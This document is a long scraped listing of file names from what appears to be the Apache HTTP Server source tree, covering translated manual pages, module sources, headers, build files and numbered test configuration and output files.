mod\_dav.html.fr

mod\_dav.html.ja.utf8

mod\_dav.html.ko.euc-kr

mod\_dav\_fs.html.en

mod\_dav\_fs.html.fr

---

mod\_dav\_fs.html.ja.utf8  
mod\_dav\_fs.html.ko.euc-kr  
mod\_dav\_lock.html.en  
mod\_dav\_lock.html.fr  
mod\_dav\_lock.html.ja.utf8  
mod\_dbd.html.en  
mod\_dbd.html.fr  
mod\_deflate.html.en  
mod\_deflate.html.fr  
mod\_deflate.html.ja.utf8  
mod\_deflate.html.ko.euc-kr  
mod\_dialup.html.en  
mod\_dialup.html.fr  
mod\_dir.html.en  
mod\_dir.html.fr  
mod\_dir.html.ja.utf8  
mod\_dir.html.ko.euc-kr  
mod\_dir.html.tr.utf8  
mod\_dumpio.html.en  
mod\_dumpio.html.fr  
mod\_dumpio.html.ja.utf8  
mod\_echo.html.en  
mod\_echo.html.fr  
mod\_echo.html.ja.utf8  
mod\_echo.html.ko.euc-kr

---

mod\_env.html.en

mod\_env.html.fr

mod\_env.html.ja.utf8

mod\_env.html.ko.euc-kr

mod\_env.html.tr.utf8

mod\_example.html.en

mod\_example.html.fr

mod\_example.html.ko.euc-kr

mod\_expires.html.en

mod\_expires.html.fr

mod\_expires.html.ja.utf8

mod\_expires.html.ko.euc-kr

mod\_ext\_filter.html.en

mod\_ext\_filter.html.fr

mod\_ext\_filter.html.ja.utf8

mod\_ext\_filter.html.ko.euc-kr

mod\_file\_cache.html.en

mod\_file\_cache.html.fr

mod\_file\_cache.html.ko.euc-kr

mod\_filter.html.en

mod\_filter.html.fr

mod\_headers.html.en

mod\_headers.html.fr

mod\_headers.html.ja.utf8

mod\_headers.html.ko.euc-kr

---

mod\_heartbeat.html.en  
mod\_heartbeat.html.fr  
mod\_heartmonitor.html.en  
mod\_heartmonitor.html.fr  
mod\_ident.html.en  
mod\_ident.html.fr  
mod\_ident.html.ja.utf8  
mod\_ident.html.ko.euc-kr  
mod\_imagemap.html.en  
mod\_imagemap.html.fr  
mod\_imagemap.html.ko.euc-kr  
mod\_include.html.en  
mod\_include.html.fr  
mod\_include.html.ja.utf8  
mod\_info.html.en  
mod\_info.html.fr  
mod\_info.html.ja.utf8  
mod\_info.html.ko.euc-kr  
mod\_isapi.html.en  
mod\_isapi.html.fr  
mod\_isapi.html.ko.euc-kr  
mod\_lbmethod\_bybusyness.html.en  
mod\_lbmethod\_bybusyness.html.fr  
mod\_lbmethod\_byrequests.html.en  
mod\_lbmethod\_byrequests.html.fr

---

mod\_lbmethod\_bytraffic.html.en  
mod\_lbmethod\_bytraffic.html.fr  
mod\_lbmethod\_heartbeat.html.en  
mod\_lbmethod\_heartbeat.html.fr  
mod\_ldap.html.en  
mod\_ldap.html.fr  
mod\_logio.html.en  
mod\_logio.html.fr  
mod\_logio.html.ja.utf8  
mod\_logio.html.ko.euc-kr  
mod\_logio.html.tr.utf8  
mod\_log\_config.html.en  
mod\_log\_config.html.fr  
mod\_log\_config.html.ja.utf8  
mod\_log\_config.html.ko.euc-kr  
mod\_log\_config.html.tr.utf8  
mod\_log\_debug.html.en  
mod\_log\_debug.html.fr  
mod\_log\_forensic.html.en  
mod\_log\_forensic.html.fr  
mod\_log\_forensic.html.ja.utf8  
mod\_log\_forensic.html.tr.utf8  
mod\_lua.html.en  
mod\_lua.html.fr  
mod\_macro.html.en

---

mod\_macro.html.fr  
mod\_mime.html.en  
mod\_mime.html.fr  
mod\_mime.html.ja.utf8  
mod\_mime\_magic.html.en  
mod\_mime\_magic.html.fr  
mod\_negotiation.html.en  
mod\_negotiation.html.fr  
mod\_negotiation.html.ja.utf8  
mod\_nw\_ssl.html.en  
mod\_nw\_ssl.html.fr  
mod\_privileges.html.en  
mod\_privileges.html.fr  
mod\_proxy.html.en  
mod\_proxy.html.fr  
mod\_proxy.html.ja.utf8  
mod\_proxy\_ajp.html.en  
mod\_proxy\_ajp.html.fr  
mod\_proxy\_ajp.html.ja.utf8  
mod\_proxy\_balancer.html.en  
mod\_proxy\_balancer.html.fr  
mod\_proxy\_balancer.html.ja.utf8  
mod\_proxy\_connect.html.en  
mod\_proxy\_connect.html.fr  
mod\_proxy\_connect.html.ja.utf8

---

[mod\\_proxy\\_express.html.en](#)

[mod\\_proxy\\_express.html.fr](#)

[mod\\_proxy\\_fcgi.html.en](#)

[mod\\_proxy\\_fcgi.html.fr](#)

[mod\\_proxy\\_fdpass.html.en](#)

[mod\\_proxy\\_fdpass.html.fr](#)

[mod\\_proxy\\_ftp.html.en](#)

[mod\\_proxy\\_ftp.html.fr](#)

[mod\\_proxy\\_html.html.en](#)

[mod\\_proxy\\_html.html.fr](#)

[mod\\_proxy\\_http.html.en](#)

[mod\\_proxy\\_http.html.fr](#)

[mod\\_proxy\\_scgi.html.en](#)

[mod\\_proxy\\_scgi.html.fr](#)

[mod\\_proxy\\_wstunnel.html.en](#)

[mod\\_ratelimit.html.en](#)

[mod\\_ratelimit.html.fr](#)

[mod\\_reflector.html.en](#)

[mod\\_reflector.html.fr](#)

[mod\\_remoteip.html.en](#)

[mod\\_remoteip.html.fr](#)

[mod\\_reqtimeout.html.en](#)

[mod\\_reqtimeout.html.fr](#)

[mod\\_request.html.en](#)

[mod\\_request.html.fr](#)

---

mod\_request.html.tr.utf8  
mod\_rewrite.html.en  
mod\_rewrite.html.fr  
mod\_sed.html.en  
mod\_sed.html.fr  
mod\_session.html.en  
mod\_session.html.fr  
mod\_session\_cookie.html.en  
mod\_session\_cookie.html.fr  
mod\_session\_crypto.html.en  
mod\_session\_crypto.html.fr  
mod\_session\_dbd.html.en  
mod\_session\_dbd.html.fr  
mod\_setenvif.html.en  
mod\_setenvif.html.fr  
mod\_setenvif.html.ja.utf8  
mod\_setenvif.html.ko.euc-kr  
mod\_setenvif.html.tr.utf8  
mod\_slotmem\_plain.html.en  
mod\_slotmem\_plain.html.fr  
mod\_slotmem\_shm.html.en  
mod\_slotmem\_shm.html.fr  
mod\_so.html.en  
mod\_so.html.fr  
mod\_so.html.ja.utf8

---



mod\_so.html.ko.euc-kr  
mod\_so.html.tr.utf8  
mod\_socache\_dbm.html.en  
mod\_socache\_dbm.html.fr  
mod\_socache\_dc.html.en  
mod\_socache\_dc.html.fr  
mod\_socache\_memcache.html.en  
mod\_socache\_memcache.html.fr  
mod\_socache\_shmcb.html.en  
mod\_socache\_shmcb.html.fr  
mod\_speling.html.en  
mod\_speling.html.fr  
mod\_speling.html.ja.utf8  
mod\_speling.html.ko.euc-kr  
mod\_ssl.html.en  
mod\_ssl.html.fr  
mod\_status.html.en  
mod\_status.html.fr  
mod\_status.html.ja.utf8  
mod\_status.html.ko.euc-kr  
mod\_status.html.tr.utf8  
mod\_substitute.html.en  
mod\_substitute.html.fr  
mod\_suexec.html.en  
mod\_suexec.html.fr

---

mod\_suexec.html.ja.utf8  
mod\_suexec.html.ko.euc-kr  
mod\_suexec.html.tr.utf8  
mod\_unique\_id.html.en  
mod\_unique\_id.html.fr  
mod\_unique\_id.html.ja.utf8  
mod\_unique\_id.html.ko.euc-kr  
mod\_unixd.html.en  
mod\_unixd.html.fr  
mod\_unixd.html.tr.utf8  
mod\_userdir.html.en  
mod\_userdir.html.fr  
mod\_userdir.html.ja.utf8  
mod\_userdir.html.ko.euc-kr  
mod\_userdir.html.tr.utf8  
mod\_usertrack.html.en  
mod\_usertrack.html.fr  
mod\_version.html.en  
mod\_version.html.ja.utf8  
mod\_version.html.ko.euc-kr  
mod\_vhost\_alias.html.en  
mod\_vhost\_alias.html.fr  
mod\_vhost\_alias.html.tr.utf8  
mod\_watchdog.html.en  
mod\_xml2enc.html.en

---

mod\_xml2enc.html.fr

mpmt\_os2.html.en

mpmt\_os2.html.fr

mpm\_common.html.de

mpm\_common.html.en

mpm\_common.html.fr

mpm\_common.html.ja.utf8

mpm\_common.html.tr.utf8

mpm\_netware.html.en

mpm\_netware.html.fr

mpm\_winnt.html.de

mpm\_winnt.html.en

mpm\_winnt.html.fr

mpm\_winnt.html.ja.utf8

prefork.html.de

prefork.html.en

prefork.html.fr

prefork.html.ja.utf8

prefork.html.tr.utf8

quickreference.html.de

quickreference.html.en

quickreference.html.es

quickreference.html.fr

quickreference.html.ja.utf8

quickreference.html.ko.euc-kr

---

quickreference.html.tr.utf8

quickreference.html.zh-cn

worker.html.de

worker.html.en

worker.html.fr

worker.html.ja.utf8

worker.html.tr.utf8

mpm.html.de

mpm.html.en

mpm.html.es

mpm.html.fr

mpm.html.ja.utf8

mpm.html.ko.euc-kr

mpm.html.tr.utf8

mpm.html.zh-cn

new\_features\_2\_0.html.de

new\_features\_2\_0.html.en

new\_features\_2\_0.html.fr

new\_features\_2\_0.html.ja.utf8

new\_features\_2\_0.html.ko.euc-kr

new\_features\_2\_0.html.pt-br

new\_features\_2\_0.html.ru.koi8-r

new\_features\_2\_0.html.tr.utf8

new\_features\_2\_2.html.en

new\_features\_2\_2.html.fr

---

new\_features\_2\_2.html.ko.euc-kr

new\_features\_2\_2.html.pt-br

new\_features\_2\_2.html.tr.utf8

new\_features\_2\_4.html.en

new\_features\_2\_4.html.fr

new\_features\_2\_4.html.tr.utf8

ebcdic.html.en

ebcdic.html.ko.euc-kr

index.html.en

index.html.fr

index.html.ko.euc-kr

index.html.zh-cn

netware.html.en

netware.html.fr

netware.html.ko.euc-kr

perf-hp.html.en

perf-hp.html.fr

perf-hp.html.ko.euc-kr

rpm.html.en

windows.html.en

windows.html.fr

windows.html.ko.euc-kr

win\_compiling.html.en

win\_compiling.html.fr

win\_compiling.html.ko.euc-kr

---

ab.html.en  
ab.html.fr  
ab.html.ko.euc-kr  
ab.html.tr.utf8  
apachectl.html.en  
apachectl.html.fr  
apachectl.html.ko.euc-kr  
apachectl.html.tr.utf8  
apxs.html.en  
apxs.html.fr  
apxs.html.ko.euc-kr  
apxs.html.tr.utf8  
configure.html.en  
configure.html.fr  
configure.html.ko.euc-kr  
configure.html.tr.utf8  
dbmmanage.html.en  
dbmmanage.html.fr  
dbmmanage.html.ko.euc-kr  
dbmmanage.html.tr.utf8  
fcgistarter.html.en  
fcgistarter.html.fr  
fcgistarter.html.tr.utf8  
htcacheclean.html.en  
htcacheclean.html.fr

---

htcacheclean.html.ko.euc-kr

htcacheclean.html.tr.utf8

htdbm.html.en

htdbm.html.fr

htdbm.html.tr.utf8

htdigest.html.en

htdigest.html.fr

htdigest.html.ko.euc-kr

htdigest.html.tr.utf8

htpasswd.html.en

htpasswd.html.fr

htpasswd.html.ko.euc-kr

htpasswd.html.tr.utf8

httpd.html.en

httpd.html.fr

httpd.html.ko.euc-kr

httpd.html.tr.utf8

httxt2dbm.html.en

httxt2dbm.html.fr

httxt2dbm.html.tr.utf8

index.html.en

index.html.es

index.html.fr

index.html.ko.euc-kr

index.html.tr.utf8

---

[index.html.zh-cn](#)

[logresolve.html.en](#)

[logresolve.html.fr](#)

[logresolve.html.ko.euc-kr](#)

[logresolve.html.tr.utf8](#)

[log\\_server\\_status.html.en](#)

[other.html.en](#)

[other.html.fr](#)

[other.html.ko.euc-kr](#)

[other.html.tr.utf8](#)

[rotatelog.html.en](#)

[rotatelog.html.fr](#)

[rotatelog.html.ko.euc-kr](#)

[rotatelog.html.tr.utf8](#)

[split-logfile.html.en](#)

[suexec.html.en](#)

[suexec.html.ko.euc-kr](#)

[suexec.html.tr.utf8](#)

[access.html.en](#)

[access.html.fr](#)

[advanced.html.en](#)

[advanced.html.fr](#)

[avoid.html.en](#)

[avoid.html.fr](#)

[flags.html.en](#)

---



flags.html.fr  
htaccess.html.en  
htaccess.html.fr  
index.html.en  
index.html.fr  
index.html.tr.utf8  
index.html.zh-cn  
intro.html.en  
intro.html.fr  
proxy.html.en  
proxy.html.fr  
remapping.html.en  
remapping.html.fr  
rewritemap.html.en  
rewritemap.html.fr  
tech.html.en  
tech.html.fr  
vhosts.html.en  
vhosts.html.fr  
sections.html.en  
sections.html.fr  
sections.html.ja.utf8  
sections.html.ko.euc-kr  
sections.html.tr.utf8  
server-wide.html.en

---

[server-wide.html.fr](#)

[server-wide.html.ja.utf8](#)

[server-wide.html.ko.euc-kr](#)

[server-wide.html.tr.utf8](#)

[sitemap.html.de](#)

[sitemap.html.en](#)

[sitemap.html.es](#)

[sitemap.html.fr](#)

[sitemap.html.ja.utf8](#)

[sitemap.html.ko.euc-kr](#)

[sitemap.html.tr.utf8](#)

[sitemap.html.zh-cn](#)

[socache.html.en](#)

[socache.html.fr](#)

[index.html.en](#)

[index.html.fr](#)

[index.html.ja.utf8](#)

[index.html.tr.utf8](#)

[index.html.zh-cn](#)

[ssl\\_compat.html.en](#)

[ssl\\_compat.html.fr](#)

[ssl\\_faq.html.en](#)

[ssl\\_faq.html.fr](#)

[ssl\\_howto.html.en](#)

[ssl\\_howto.html.fr](#)

---

ssl\_intro.html.en  
ssl\_intro.html.fr  
ssl\_intro.html.ja.utf8  
stopping.html.de  
stopping.html.en  
stopping.html.es  
stopping.html.fr  
stopping.html.ja.utf8  
stopping.html.ko.euc-kr  
stopping.html.tr.utf8  
common.dtd  
faq.dtd  
lang.dtd  
atbeginend.sty  
manualpage.dtd  
modulesynopsis.dtd  
prettify.js  
sitemap.dtd  
version.ent  
suexec.html.en  
suexec.html.fr  
suexec.html.ja.utf8  
suexec.html.ko.euc-kr  
suexec.html.tr.utf8  
upgrading.html.en

---

[upgrading.html.fr](#)

[urlmapping.html.en](#)

[urlmapping.html.fr](#)

[urlmapping.html.ja.utf8](#)

[urlmapping.html.ko.euc-kr](#)

[urlmapping.html.tr.utf8](#)

[details.html.en](#)

[details.html.fr](#)

[details.html.ko.euc-kr](#)

[details.html.tr.utf8](#)

[examples.html.en](#)

[examples.html.fr](#)

[examples.html.ja.utf8](#)

[examples.html.ko.euc-kr](#)

[examples.html.tr.utf8](#)

[fd-limits.html.en](#)

[fd-limits.html.fr](#)

[fd-limits.html.ja.utf8](#)

[fd-limits.html.ko.euc-kr](#)

[fd-limits.html.tr.utf8](#)

[index.html.de](#)

[index.html.en](#)

[index.html.fr](#)

[index.html.ja.utf8](#)

[index.html.ko.euc-kr](#)

---

index.html.tr.utf8

index.html.zh-cn

ip-based.html.en

ip-based.html.fr

ip-based.html.ja.utf8

ip-based.html.ko.euc-kr

ip-based.html.tr.utf8

mass.html.en

mass.html.fr

mass.html.ko.euc-kr

mass.html.tr.utf8

name-based.html.de

name-based.html.en

name-based.html.fr

name-based.html.ja.utf8

name-based.html.ko.euc-kr

name-based.html.tr.utf8

emacs-style

httpd.dsp

httpd.spec

.indent.pro

apache\_noprobes.h

ap\_compat.h

ap\_config.h

ap\_config\_auto.h.in

---

ap\_config\_layout.h.in

ap\_expr.h

ap\_hooks.h

ap\_listen.h

ap\_mmn.h

ap\_mpm.h

ap\_provider.h

ap\_regex.h

ap\_regkey.h

ap\_release.h

ap\_slotmem.h

ap\_socache.h

heartbeat.h

httpd.h

http\_config.h

http\_connection.h

http\_core.h

http\_log.h

http\_main.h

http\_protocol.h

http\_request.h

http\_vhost.h

mod\_auth.h

mod\_core.h

mod\_request.h

---

mpm\_common.h

scoreboard.h

util\_cfgtree.h

util\_charset.h

util\_cookies.h

util\_ebcdic.h

util\_filter.h

util\_ldap.h

util\_md5.h

util\_mutex.h

util\_script.h

util\_time.h

util\_varbuf.h

util\_xml.h

INSTALL

InstallBin.dsp

LAYOUT

libhttpd.dsp

LICENSE

Makefile.in

Makefile.win

.indent.pro

config.m4

Makefile.in

mod\_access\_compat.c

---

mod\_access\_compat.dsp  
mod\_allowmethods.c  
mod\_allowmethods.dsp  
mod\_authnz\_ldap.c  
mod\_authnz\_ldap.dsp  
mod\_authn\_anon.c  
mod\_authn\_anon.dsp  
mod\_authn\_core.c  
mod\_authn\_core.dsp  
mod\_authn\_dbd.c  
mod\_authn\_dbd.dsp  
mod\_authn\_dbm.c  
mod\_authn\_dbm.dsp  
mod\_authn\_file.c  
mod\_authn\_file.dsp  
mod\_authn\_socache.c  
mod\_authn\_socache.dsp  
mod\_authz\_core.c  
mod\_authz\_core.dsp  
mod\_authz\_dbd.c  
mod\_authz\_dbd.dsp  
mod\_authz\_dbd.h  
mod\_authz\_dbm.c  
mod\_authz\_dbm.dsp  
mod\_authz\_groupfile.c

---



mod\_authz\_groupfile.dsp

mod\_authz\_host.c

mod\_authz\_host.dsp

mod\_authz\_owner.c

mod\_authz\_owner.dsp

mod\_authz\_user.c

mod\_authz\_user.dsp

mod\_auth\_basic.c

mod\_auth\_basic.dsp

mod\_auth\_digest.c

mod\_auth\_digest.dsp

mod\_auth\_form.c

mod\_auth\_form.dsp

NWGNUaccesscompat

NWGNUallowmethods

NWGNUauthbasc

NWGNUauthdigt

NWGNUauthform

NWGNUauthnano

NWGNUauthndbd

NWGNUauthndbm

NWGNUauthnfil

NWGNUauthnsocache

NWGNUauthnzldap

NWGNUauthzdbd

---

NWGNUauthzdbm

NWGNUauthzgrp

NWGNUauthzusr

NWGNUmakefile

libprews.c

mod\_netware.c

mod\_nw\_ssl.c

config5.m4

Makefile.in

mod\_privileges.c

mod\_unixd.c

mod\_unixd.h

config.m4

Makefile.in

mod\_isapi.c

mod\_isapi.dsp

mod\_isapi.h

mod\_win32.c

.indent.pro

cache\_common.h

cache\_disk\_common.h

cache\_socache\_common.h

cache\_storage.c

cache\_storage.h

cache\_util.c

---

cache\_util.h

config.m4

Makefile.in

mod\_cache.c

mod\_cache.dsp

mod\_cache.h

mod\_cache\_disk.c

mod\_cache\_disk.dsp

mod\_cache\_disk.h

mod\_cache\_socache.c

mod\_cache\_socache.dsp

mod\_file\_cache.c

mod\_file\_cache.dsp

mod\_file\_cache.exp

mod\_socache\_dbm.c

mod\_socache\_dbm.dsp

mod\_socache\_dc.c

mod\_socache\_dc.dsp

mod\_socache\_memcache.c

mod\_socache\_memcache.dsp

mod\_socache\_shmcb.c

mod\_socache\_shmcb.dsp

NWGNUcach\_dsk

NWGNUcach\_socache

NWGNUmakefile

---

NWGNUmod\_cach

NWGNUsocachdbm

NWGNUsocachmem

NWGNUsocachshmcb

config5.m4

Makefile.in

mod\_heartbeat.c

mod\_heartbeat.dsp

mod\_heartmonitor.c

mod\_heartmonitor.dsp

NWGNUmakefile

NWGNUmodheartbeat

NWGNUmodheartmonitor

README.heartbeat

README.heartmonitor

config7.m4

config.m4

Makefile.in

mod\_macro.c

mod\_macro.dsp

mod\_so.c

mod\_so.h

mod\_watchdog.c

mod\_watchdog.dsp

mod\_watchdog.h

---

NWGNUMakefile

inc63\_1.conf

inc63\_2.conf

test01.conf

test02.conf

test03.conf

test04.conf

test05.conf

test06.conf

test07.conf

test08.conf

test09.conf

test10.conf

test11.conf

test12.conf

test13.conf

test14.conf

test15.conf

test16.conf

test17.conf

test18.conf

test19.conf

test20.conf

test21.conf

test22.conf

---

test23.conf

test24.conf

test25.conf

test26.conf

test27.conf

test28.conf

test29.conf

test30.conf

test31.conf

test32.conf

test33.conf

test34.conf

test35.conf

test36.conf

test37.conf

test38.conf

test39.conf

test40.conf

test41.conf

test42.conf

test43.conf

test44.conf

test45.conf

test46.conf

test47.conf

---

test48.conf

test49.conf

test50.conf

test51.conf

test52.conf

test53.conf

test54.conf

test55.conf

test56.conf

test57.conf

test58.conf

test59.conf

test60.conf

test61.conf

test62.conf

test63.conf

test64.conf

test65.conf

test66.conf

test67.conf

test68.conf

test69.conf

Makefile

test01.out

test02.out

---

test03.out

test04.out

test05.out

test06.out

test07.out

test08.out

test09.out

test10.out

test11.out

test12.out

test13.out

test14.out

test15.out

test16.out

test17.out

test18.out

test19.out

test20.out

test21.out

test22.out

test23.out

test24.out

test25.out

test26.out

test27.out

---



test28.out

test29.out

test30.out

test31.out

test32.out

test33.out

test34.out

test35.out

test36.out

test37.out

test38.out

test39.out

test40.out

test41.out

test42.out

test43.out

test44.out

test45.out

test46.out

test47.out

test48.out

test49.out

test50.out

test51.out

test52.out

---

test53.out

test54.out

test55.out

test56.out

test57.out

test58.out

test59.out

test60.out

test61.out

test62.out

test63.out

test64.out

test65.out

test66.out

test67.out

test68.out

test69.out

config.m4

Makefile.in

mod\_dbd.c

mod\_dbd.dsp

mod\_dbd.h

NWGNUmakefile

config6.m4

dbm.c

---

lock.c

Makefile.in

mod\_dav\_fs.c

mod\_dav\_fs.dsp

NWGNUMakefile

repos.c

repos.h

config6.m4

locks.c

locks.h

Makefile.in

mod\_dav\_lock.c

mod\_dav\_lock.dsp

NWGNUMakefile

config5.m4

liveprop.c

Makefile.in

mod\_dav.c

mod\_dav.dsp

mod\_dav.h

NWGNUMakefile

props.c

providers.c

std\_liveprop.c

util.c

---

util\_lock.c

config.m4

Makefile.in

mod\_bucketeer.c

mod\_bucketeer.dsp

mod\_dumpio.c

mod\_dumpio.dsp

NWGNUmakefile

NWGNUmodbucketeer

NWGNUmoddumpio

README

.indent.pro

config.m4

Makefile.in

mod\_echo.c

mod\_echo.dsp

NWGNUmakefile

config.m4

Makefile.in

mod\_case\_filter.c

mod\_case\_filter.dsp

mod\_case\_filter\_in.c

mod\_case\_filter\_in.dsp

mod\_example\_hooks.c

mod\_example\_hooks.dsp

---

mod\_example\_ipc.c  
mod\_example\_ipc.dsp  
NWGNUcaseflt  
NWGNUcaseflt.in  
NWGNUexample\_hooks  
NWGNUexample\_ipc  
NWGNUmakefile  
README  
.indent.pro  
config.m4  
Makefile.in  
NWGNUmakefile  
.indent.pro  
config.m4  
libsed.h  
Makefile.in  
mod\_buffer.c  
mod\_buffer.dsp  
mod\_charset\_lite.c  
mod\_charset\_lite.dsp  
mod\_charset\_lite.exp  
mod\_data.c  
mod\_data.dsp  
mod\_deflate.c  
mod\_deflate.dsp

---

mod\_deflate.exp  
mod\_ext\_filter.c  
mod\_ext\_filter.dsp  
mod\_ext\_filter.exp  
mod\_filter.c  
mod\_filter.dsp  
mod\_include.c  
mod\_include.dsp  
mod\_include.exp  
mod\_include.h  
mod\_proxy\_html.c  
mod\_proxy\_html.dsp  
mod\_ratelimit.c  
mod\_ratelimit.dsp  
mod\_ratelimit.h  
mod\_reflector.c  
mod\_reflector.dsp  
mod\_reqtimeout.c  
mod\_reqtimeout.dsp  
mod\_request.c  
mod\_request.dsp  
mod\_sed.c  
mod\_sed.dsp  
mod\_substitute.c  
mod\_substitute.dsp

---

mod\_xml2enc.c  
mod\_xml2enc.dsp  
mod\_xml2enc.h  
NWGNUcharsetl  
NWGNUdeflate  
NWGNUextfiltr  
NWGNUmakefile  
NWGNUmodbuffer  
NWGNUmodsed  
NWGNUmod\_data  
NWGNUmod\_filter  
NWGNUmod\_request  
NWGNUproxyhtml  
NWGNUratelimit  
NWGNUreflector  
NWGNUreqtimeout  
NWGNUsubstitute  
NWGNUxml2enc  
regexp.c  
regexp.h  
sed.h  
sed0.c  
sed1.c  
.indent.pro  
config5.m4

---

Makefile.in

mod\_asis.c

mod\_asis.dsp

mod\_asis.exp

mod\_autoindex.c

mod\_autoindex.dsp

mod\_autoindex.exp

mod\_cgi.c

mod\_cgi.dsp

mod\_cgi.exp

mod\_cgi.h

mod\_cgid.c

mod\_cgid.exp

mod\_info.c

mod\_info.dsp

mod\_info.exp

mod\_status.c

mod\_status.dsp

mod\_status.exp

mod\_status.h

mod\_suexec.c

mod\_suexec.h

NWGNUautoindex

NWGNUinfo

NWGNUmakefile

---



NWGNUmod\_asis

NWGNUmod\_cgi

NWGNUstatus

.indent.pro

byterange\_filter.c

chunk\_filter.c

config.m4

http\_core.c

http\_etag.c

http\_filters.c

http\_protocol.c

http\_request.c

Makefile.in

mod\_mime.c

mod\_mime.dsp

mod\_mime.exp

config.m4

Makefile.in

mod\_ldap.dsp

NWGNUmakefile

README.ldap

util\_ldap.c

util\_ldap\_cache.c

util\_ldap\_cache.h

util\_ldap\_cache\_mgr.c

---

.indent.pro

config.m4

Makefile.in

mod\_logio.c

mod\_logio.dsp

mod\_log\_config.c

mod\_log\_config.dsp

mod\_log\_config.exp

mod\_log\_config.h

mod\_log\_debug.c

mod\_log\_debug.dsp

mod\_log\_forensic.c

mod\_log\_forensic.dsp

mod\_log\_forensic.exp

NWGNUforensic

NWGNUlogdebug

NWGNUmakefile

NWGNUmodlogio

config.m4

README

lua\_apr.c

lua\_apr.h

lua\_config.c

lua\_config.h

lua\_dbd.c

---

lua\_dbd.h  
lua\_passwd.c  
lua\_passwd.h  
lua\_request.c  
lua\_request.h  
lua\_vmprep.c  
lua\_vmprep.h  
Makefile.in  
mod\_lua.c  
mod\_lua.dsp  
mod\_lua.h  
NWGNUmakefile  
README  
helpers.lua  
config\_tests.lua  
filters.lua  
headers.lua  
hooks.lua  
other.lua  
simple.lua  
test.lua  
kangaroo.lua  
moonunit.lua  
test.lua  
test\_httpd.conf

---

Makefile.in

.indent.pro

config9.m4

Makefile.in

mod\_actions.c

mod\_actions.dsp

mod\_actions.exp

mod\_alias.c

mod\_alias.dsp

mod\_alias.exp

mod\_dir.c

mod\_dir.dsp

mod\_dir.exp

mod\_imagemap.c

mod\_imagemap.dsp

mod\_imagemap.exp

mod\_negotiation.c

mod\_negotiation.dsp

mod\_negotiation.exp

mod\_rewrite.c

mod\_rewrite.dsp

mod\_rewrite.exp

mod\_rewrite.h

mod\_speling.c

mod\_speling.dsp

---

mod\_speling.exp  
mod\_userdir.c  
mod\_userdir.dsp  
mod\_userdir.exp  
mod\_vhost\_alias.c  
mod\_vhost\_alias.dsp  
mod\_vhost\_alias.exp  
NWGNUactions  
NWGNUimagemap  
NWGNUmakefile  
NWGNUrewrite  
NWGNUspeling  
NWGNUuserdir  
NWGNUvhost  
.indent.pro  
config.m4  
Makefile.in  
mod\_cern\_meta.c  
mod\_cern\_meta.dsp  
mod\_cern\_meta.exp  
mod\_env.c  
mod\_env.dsp  
mod\_env.exp  
mod\_expires.c  
mod\_expires.dsp

---

mod\_expires.exp

mod\_headers.c

mod\_headers.dsp

mod\_headers.exp

mod\_ident.c

mod\_ident.dsp

mod\_ident.exp

mod\_mime\_magic.c

mod\_mime\_magic.dsp

mod\_mime\_magic.exp

mod\_remoteip.c

mod\_remoteip.dsp

mod\_setenvif.c

mod\_setenvif.dsp

mod\_setenvif.exp

mod\_unique\_id.c

mod\_unique\_id.dsp

mod\_unique\_id.exp

mod\_usertrack.c

mod\_usertrack.dsp

mod\_usertrack.exp

mod\_version.c

mod\_version.dsp

mod\_version.exp

NWGNUcernmeta

---

NWGNUexpires

NWGNUheaders

NWGNUmakefile

NWGNUmimemagi

NWGNUmodident

NWGNUmodversion

NWGNUremoteip

NWGNUuniqueid

NWGNUusertrk

NWGNUmakefile

.indent.pro

ajp.h

ajp\_header.c

ajp\_header.h

ajp\_link.c

ajp\_msg.c

ajp\_utils.c

config2.m4

Makefile.in

mod\_lbmethod\_bybusyness.c

mod\_lbmethod\_bybusyness.dsp

mod\_lbmethod\_byrequests.c

mod\_lbmethod\_byrequests.dsp

mod\_lbmethod\_bytraffic.c

mod\_lbmethod\_bytraffic.dsp

---

mod\_lbmethod\_heartbeat.c

mod\_lbmethod\_heartbeat.dsp

CHANGES

config.m4

mod\_lbmethod\_rr.c

mod\_lbmethod\_rr.dsp

fcgi\_protocol.h

libproxy.exp

Makefile.in

mod\_proxy.c

mod\_proxy.dsp

mod\_proxy.h

mod\_proxy\_ajp.c

mod\_proxy\_ajp.dsp

mod\_proxy\_balancer.c

mod\_proxy\_balancer.dsp

mod\_proxy\_connect.c

mod\_proxy\_connect.dsp

mod\_proxy\_express.c

mod\_proxy\_express.dsp

mod\_proxy\_fcgi.c

mod\_proxy\_fcgi.dsp

mod\_proxy\_fdpass.c

mod\_proxy\_fdpass.h

mod\_proxy\_ftp.c

---



mod\_proxy\_ftp.dsp

mod\_proxy\_http.c

mod\_proxy\_http.dsp

mod\_proxy\_scgi.c

mod\_proxy\_scgi.dsp

mod\_proxy\_wstunnel.c

mod\_proxy\_wstunnel.dsp

NWGNUmakefile

NWGNUproxy

NWGNUproxyajp

NWGNUproxybalancer

NWGNUproxycon

NWGNUproxyexpress

NWGNUproxyfcgi

NWGNUproxyftp

NWGNUproxyhttp

NWGNUproxylbm\_busy

NWGNUproxylbm\_hb

NWGNUproxylbm\_req

NWGNUproxylbm\_traf

NWGNUproxyscgi

NWGNUproxystunnel

proxy\_util.c

proxy\_util.h

README

---

config.m4

Makefile.in

mod\_session.c

mod\_session.dsp

mod\_session.h

mod\_session\_cookie.c

mod\_session\_cookie.dsp

mod\_session\_crypto.c

mod\_session\_crypto.dsp

mod\_session\_dbd.c

mod\_session\_dbd.dsp

NWGNUMakefile

NWGNUsession

NWGNUsession\_cookie

NWGNUsession\_crypto

NWGNUsession\_dbd

config.m4

Makefile.in

mod\_slotmem\_plain.c

mod\_slotmem\_plain.dsp

mod\_slotmem\_shm.c

mod\_slotmem\_shm.dsp

NWGNUMakefile

NWGNUslotmem\_plain

NWGNUslotmem\_shm

---

config.m4  
Makefile.in  
mod\_ssl.c  
mod\_ssl.dsp  
mod\_ssl.h  
NWGNUmakefile  
README  
README.dso.vfig  
ssl\_engine\_config.c  
ssl\_engine\_dh.c  
ssl\_engine\_init.c  
ssl\_engine\_io.c  
ssl\_engine\_kernel.c  
ssl\_engine\_log.c  
ssl\_engine\_mutex.c  
ssl\_engine\_ocsp.c  
ssl\_engine\_pphrase.c  
ssl\_engine\_rand.c  
ssl\_engine\_vars.c  
ssl\_private.h  
ssl\_scache.c  
ssl\_util.c  
ssl\_util\_ocsp.c  
ssl\_util\_ssl.c  
ssl\_util\_ssl.h

---

ssl\_util\_stapling.c

.indent.pro

config.m4

Makefile.in

mod\_dialup.c

mod\_optional\_fn\_export.c

mod\_optional\_fn\_export.h

mod\_optional\_fn\_import.c

mod\_optional\_hook\_export.c

mod\_optional\_hook\_export.h

mod\_optional\_hook\_import.c

NWGNUMakefile
